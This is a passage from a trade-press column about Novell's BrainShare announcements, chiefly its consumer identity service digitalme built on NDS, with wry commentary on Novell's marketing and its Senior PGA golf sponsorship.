The sermon included outlines of a new Internet caching system; agreements to package the company's crown jewel, NetWare, with IBM's WebSphere application server and Oracle's WebDB; and, perhaps the most un-Novell-like move of all, the launch of "personal identity" technology called **digitalme** that's based on Novell Directory Services (NDS). It's pitching the latter to *consumers,* for cryin' out loud.

It's easy to see why Novell feels a need to go Hollywood on its hardcore network audience. Microsoft will have to disgorge Active Directory one of these years, and NDS sure as heck better have a head of steam when it does.

But can Novell walk this walk? Although he probably didn't appreciate being accosted while slurping up a gooey pastry between BrainShare events, Schmidt did spend a few minutes chatting with Buzz about what it will take to transform his company into an Internet player.

"I think you have to earn it," he said without a trace of that John Houseman accent. "We have to have Lightweight Directory Access Protocol directories on the 'Net that do interesting things. We're doing that with digitalme."

Digitalmaybe. The concept sounds useful enough, as digitalme would allow individuals to securely store and granularly **control information about their online selves** — user names and passwords, e-mail addresses and credit card numbers — with a trusted third party, perhaps a bank or an ISP. You decide who gets to see what through the use of digital "meCards." Novell wins by highlighting the scalability of NDS and by becoming known as the company that tamed the Wild Wild Web.

But here's where the doubts creep in. **Building an Internet image** — especially among consumers — will require Novell to learn a whole new marketing language, right?

"No, the marketing [we have now] is working," Schmidt insisted. "We're already doing all the obvious stuff, so it's just a matter of getting there."

But Novell built a business around talking to geeks, not Joe and Josephine Six-pack.

"We'll learn how as we go along," Schmidt assured me.

He wasn't being flippant, and the guy's way too smart not to realize that his company has a massive sales job ahead. Moreover, this is a company that, despite recent improvements, still has a lot to prove when it comes to image building.

Case in point: Novell recently announced it will sponsor a professional golf tournament, which might seem an odd way to build name recognition among the next generation of network decision-makers and Internet users, until you factor in the massive appeal of a **Tiger Woods.** That Tiger can sell anything.

Trouble is Tiger won't be playing in the Novell Utah Showdown. Lee Trevino might, however, because The Showdown is part of the *Senior* PGA Tour, a.k.a., Geezer Golf. (Picture the TV ad: "Hi, I'm Arnie Palmer and when I need a directory that scales all the way to the 19th hole . . . ")

They'll learn as they go along.

*There's been no change of course here. McNamara still needs your help finding Internet-related news. Contact him at (508) 820-7471 or pmcnamara@nww.com.*

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